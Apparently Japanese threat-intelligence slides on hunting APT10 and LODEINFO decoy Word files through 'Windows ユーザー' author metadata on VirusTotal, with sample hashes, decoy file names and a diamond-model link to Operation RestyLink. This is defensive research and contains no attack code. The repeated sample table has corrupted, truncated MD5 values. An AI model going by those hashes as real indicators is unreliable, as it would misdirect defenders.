The screenshot shows the VirusTotal interface with a search query: entity:file AND tag:docx AND metadata:"Windows ユーザー". The results page displays 20 out of 30 files. A dashed blue line highlights the search parameters: tag: VT のタグによるドキュメントファイルの指定 and metadata: ファイルのメタデータ検索.

File ID	Location	Type	Detections	Size	First Seen	Last Seen
98D69542D242C1681ED6353279DDE29DD8103F68	www.pref.kanagawa.jp_document	docx macros	0 / 66	20.31 KB	2023-01-03 02:32:15	2023-01-03 02:32:15
8ADB9D191C2C7243CD9182D21F5F55413F3C7D92526E44007B3C7D8160F87C78	mhcclinic.jp_www_mhcintroductionsheet.docm.doc	docx macros	0 / 65	111.96 KB	2021-03-25 02:50:11	2023-01-03 01:05:58
36623B0175B6EDB1532A8A872484B1D7D50E18CEFF7BE9CBBB9CD60157E1BCFC	No meaningful names	docx calls-wmi	0 / 65	53.52 KB	2023-01-01 17:24:57	2023-01-01 17:24:57

約6ヶ月の監視を続けても **94** 件の観測だったため珍しい初期値

“Windows ユーザー” が出現する環境調査

アカウント

ユーザー情報

Windows ユーザー

Office の背景:

Office テーマ

接続済みサービス:

製品情報

Office

ライセンス認証された製品


Microsoft Office Professional Plus 2016

この製品には以下が含まれます。

プロダクトキーの変更

Word のバージョン情報

Word、サポート、プロダクト ID、著作権に関する詳細情報。



Office 2016 以下の古い日本語バージョンで
初期値が格納されることを確認

👉 攻撃者が昔のオペレーションで
使用した環境を使い回している可能性

Copyright © 2023 N.F.Laboratories Inc.

65

VirusTotal でのさらなる調査

さらに AV Scan で1つでも悪性判定されたものに限定すると **2** 件にまで絞られる

The screenshot shows the VirusTotal interface with a search query: entity:file AND tag:docx AND metadata:"Windows ユーザー" AND p:1+. The results are filtered by 'p: AV Scan で悪性判定された数の指定' (Number of AV Scan detections) and set to '90 days'. There are 2 files found:

File Hash	Detections	Size	First seen	Last seen	Submitters
DC9505D698ADBD1A89475613321DD0114482BA129515C617DE4BBC368A2B4708	1 / 66	29.81 KB	2022-11-28 03:45:39	2022-11-28 03:45:39	1
36FB6EB6C46A517391C722046C769A31283B784738F2B4AB62A4ACCB0528B0E0	27 / 58	1023.59 KB	2018-03-12 09:36:45	2022-11-19 03:00:35	11

日本語の古いoffice環境を用意してデコイファイルを作成する攻撃者グループは
非常に限定されていると予想

VirusTotal でのさらなる調査

さらに AV Scan で1つでも悪性判定されたものに限定すると **2** 件にまで絞られる

The screenshot shows the VirusTotal interface with a search query: entity:file AND tag:docx AND metadata:"Windows ユーザー" AND p:1+. The results page displays two files:

File Hash	Type	Detections	Size	First Seen	Last Seen	Submitters
DC9505D698ABBD1A89475613321DD0114482BA129515C617DE4BBC368A2B4708	Normal1.dot	1 / 66	29.81 KB	2022-11-28 03:45:39	2022-11-28 03:45:39	1
36FB6EB6C46A517391C722046C769A31283B784738F2B4AB62A4ACCB0528B0E0	extract.docx_-	27 / 58	1023.59 KB	2018-03-12 09:36:45	2022-11-19 03:00:35	11

2018年5月に報告された APT10 のデコイファイル

“Windows ユーザー”が含まれる悪性検体の収集

先ほどの条件で観測できた検体が**13**件、うちオープンソースから帰属が判明した検体が**11**件


MD5	First Submission Time for VT (JST)	投稿されたファイル名	Creation Time (JST)	Last Modified Time (JST)
c965bcc3b2bc3d54bc93121ae46eb0b0	2017/11/29 (Wed) 15:33	防衛省からの情報提供（最新版）2.docm	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
797b450509e9cad63d30cd596ac8b608	2018/01/10 (Wed) 16:18	2018年度（平成30年度）税制改正について.doc, 1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
57228e857180205643a0e1c1b43a5c3f	2018/01/23 (Tue) 13:45	test.doc	2018/1/18 (Thu) 13:45	2018/01/18 (Thu) 13:50
fefaa0df12195fc3d90d9393ad3a7840	2018/01/30 (Tue) 13:55	世界経済アウトロック.doc	2018/01/29 (Mon) 18:41	2018/01/29 (Mon) 18:55
9706c9b6c5133c2a9be5a67da069b97f	2018/02/01 (Thu) 13:41	[MD5 hash value]	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
b7b97eb5a297e8371b6964a83f4650da	2018/02/01 (Thu) 13:45	lmane.doc	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
95b862f508bd2473012065947abc2eb3	2018/03/12 (Mon) 18:36	新旧参与会議意見書の比較.doc	2018/03/09 (Fri) 18:05	2018/03/09 (Fri) 18:09
e0b9a79d594e5a05a83e450e7a27637b	2018/04/03 (Tue) 17:08	test.doc	2018/04/03 (Tue) 16:47	2018/04/03 (Tue) 16:47
f82fbfb10958eb37e0d570c66c180c1b	2018/04/03 (Tue) 19:03	1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
82f65647ff02fb0f13880f9158acfbc	2018/04/26 (Thu) 18:50	【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm	2018/04/26 (Thu) 18:49	2018/04/26 (Thu) 18:49
56cbbea8535c0e8ae967fcdec17db491	2018/05/24 (Thu) 08:02	確認資料 国際法務.doc	2018/05/15 (Tue) 09:45	2018/05/15 (Tue) 13:06

“Windows ユーザー” が含まれる悪性検体の収集

先ほどの条件で観測できた検体が 13 件、うちオープンソースから帰属が判明した検体が 11 件

MD5	First Submission Time for VT (JST)	投稿されたファイル名	Creation Time (JST)	Last Modified Time (JST)
c965bcc3b2bc3d54bc93121ae46eb0b0	2017/11/29 (Wed) 15:33	防衛省からの情報提供（最新版）2.docm	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
797b450509c9491f330cd596ac8b698	2018/01/10 (Wed) 16:18	2018年度（平成30年度）税制改正について.doc, 1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
572286e232733a101a141453f1	2018/01/23 (Tue) 13:45	test.doc	2018/1/18 (Thu) 13:45	2018/01/18 (Thu) 13:50
fefaaef0799a5a1a1a291289	2018/01/30 (Tue) 13:55	世界経済アウトロック.doc	2018/01/29 (Mon) 18:41	2018/01/29 (Mon) 18:55
9706c9b6c5133c2a9be5a67da069b97f	2018/02/01 (Thu) 13:41	[MD5 hash value]	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
b7b97eb5a297e8371b6964a83f4650da	2018/02/01 (Thu) 13:45	Imane.doc	2017/11/29 (Wed) 15:33	2017/11/29 (Wed) 15:33
95b862f508hd2473012065947abc2eb3	2018/03/12 (Mon) 18:36	新旧参与会議意見書の比較.doc	2018/03/09 (Fri) 18:05	2018/03/09 (Fri) 18:09
e0b9a204f01a195a2a1a276321	2018/04/02 (Tue) 17:08	test.doc	2018/04/03 (Tue) 16:47	2018/04/03 (Tue) 16:47
f82fb009a89a0e0910f1a00	2018/04/03 (Tue) 19:03	1.docx	2018/01/09 (Tue) 12:56	2018/01/09 (Tue) 13:25
82f65e33a6a5a1a1a291289	2018/04/26 (Thu) 18:50	【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm	2018/04/26 (Thu) 18:49	2018/04/26 (Thu) 18:49
56cbbea8535c0e8ae967fcdec17db491	2018/05/24 (Thu) 08:02	確認資料 国際法務.doc	2018/05/15 (Tue) 09:45	2018/05/15 (Tue) 13:06

ダイヤモンドモデルの作成



Social-Politics Axis

- 日本の経済団体に対して攻撃のモチベーションをもつ

Technical Axis

- Spear-phishing
- DLL Side-Loading
- 日本語のデコイファイル
- カスタムマルウェアの使用
- 日本にGeo LocationがあるIP アドレスの使用

Operation RestyLink との関連

- 2021年10月頃から観測されている日本を対象とした標的型キャンペーン
 - 標的セクター: 学術機関(エネルギー), シンクタンク
 - フィッシングメールを起点にやり取りを重ね最終的に悪性ファイルのあるURLへ誘導
 - 背景の攻撃者情報は不明
- J-CRAT の報告ではOperation RestyLink で標的となった組織を詐称したLODEINFO の標的メールを観測したと報告

2.2 安全保障、国際政治、外交、メディアを標的としたと目される攻撃活動
LODEINFO と呼ばれる諜報用マルウェアを用いた攻撃は、2019 年末以降 2022 年上半期も継続して活動が確認された。攻撃の標的とされた分野も從来同様、安全保障、国際政治、外交、メディアであった。

一連の活動では、攻撃メールは主にフリーメールから送信されているが、送信者名（表示名）はメール受信者に関するある、実在する組織、個人を詐称している。メールの添付ファイルで送付する資料（マルウェアのダウンロードを内包した攻撃ファイル）のテーマも攻撃ターゲットが興味を持ちそうな分野となるなど、攻撃の成功率を上げるために事前にターゲットの調査を入念に行っていることが伺える。同一のターゲットに対しテーマを変えながら何度も攻撃メールを送付するなどしつこく粘り強い攻撃が行われており、事前準備の周到さと合わせ、いかにも高度な持続的脅威（Advanced Persistent Threat; 通称 APT）の攻撃であると言える。

ただ、事前準備の周到さに対して攻撃メール自体はやや不自然、お粗末なところが見受けられるところもあり、特に 2.1 に記載した攻撃に比べると不自然さが目立つ。この攻撃者は詳細なやり取りに耐えられるほどの語学、知識、慣習に習熟していない可能性はある。また、事前調査と実際の攻撃で異なるチームが担当している可能性もあるだろう。

2022 年上半期にある攻撃で攻撃メールの送信元に詐称されていた組織、個人が、別の攻撃ではターゲットとされ攻撃メールを受信していた事例も確認されている。通常、攻撃メールを受信した場合は継続した他の攻撃を受けていないか、マルウェア感染などに至っていないかなど、攻撃を受けた前提での調査、対応を行うが、詐称された送信元側でもサプライチェーン攻撃のように攻撃が連鎖していないか注意すべきであろう。

また、2.1 に記載した攻撃でターゲットとなった組織、個人が、こちらの攻撃では詐称された送信元となっていた事例も確認されている。ターゲットとなる攻撃分野が重複しているためまたまそうになったのか、あるいは攻撃者に共通部分がある、攻撃者間で情報を共有しているといったことがあるのかはこの事例からは判断できないが、両方の攻撃でターゲットとなりうることには注意が必要であろう。

昨今の攻撃では、いざなり攻撃メールを送付せず、有効と想定度を確認しながら、メールのやりとりを通じた添付ファイルや悪性リンククリックへの心理的負荷を減らすようなソーシャルエンジニアリング技術を取り込むこともあり、不審メールに気づいた段階で防御にまわると、攻撃者の推定に関わる攻撃ツールの回収にいたらないケースもある。一方でこのようなケースでは、政府や政府関係機関と協力し、攻撃ツールを回収し、被害の抑止や防衛に向けた対応の検討に資することも可能ため、再掲となるが脅威情報（不審メール）があった場合は政府での利活用を目的とした情報連携（情報提供）にご協力いただきたい。

<https://www.ipa.go.jp/files/000106897.pdf>

※図中の“2.1”はOperation RestyLink を指す

関連すると思われる標的型メール

Google

財団法人 なりすまし

日本生産性本部(2022/08/04)



https://www.jpc-net.jp/news/detail/20220804_005992.html



国際経済連携推進センター(2022/08/10)

The screenshot shows a notice on the CFIEC website regarding fake 'narisumi' emails. It is dated August 10, 2022. The notice states that a fake email was sent on August 10, 2022, and includes a redacted message and a redacted signature. A watermark 'snip.' is visible at the bottom.


<https://www.cfiec.jp/2022-08-07/>

経済, 安全保障, 外交に関心のある人物・組織にメールを送信していると思われる

ダイヤモンドモデルの比較



ダイヤモンドモデルの比較



限界とまとめ

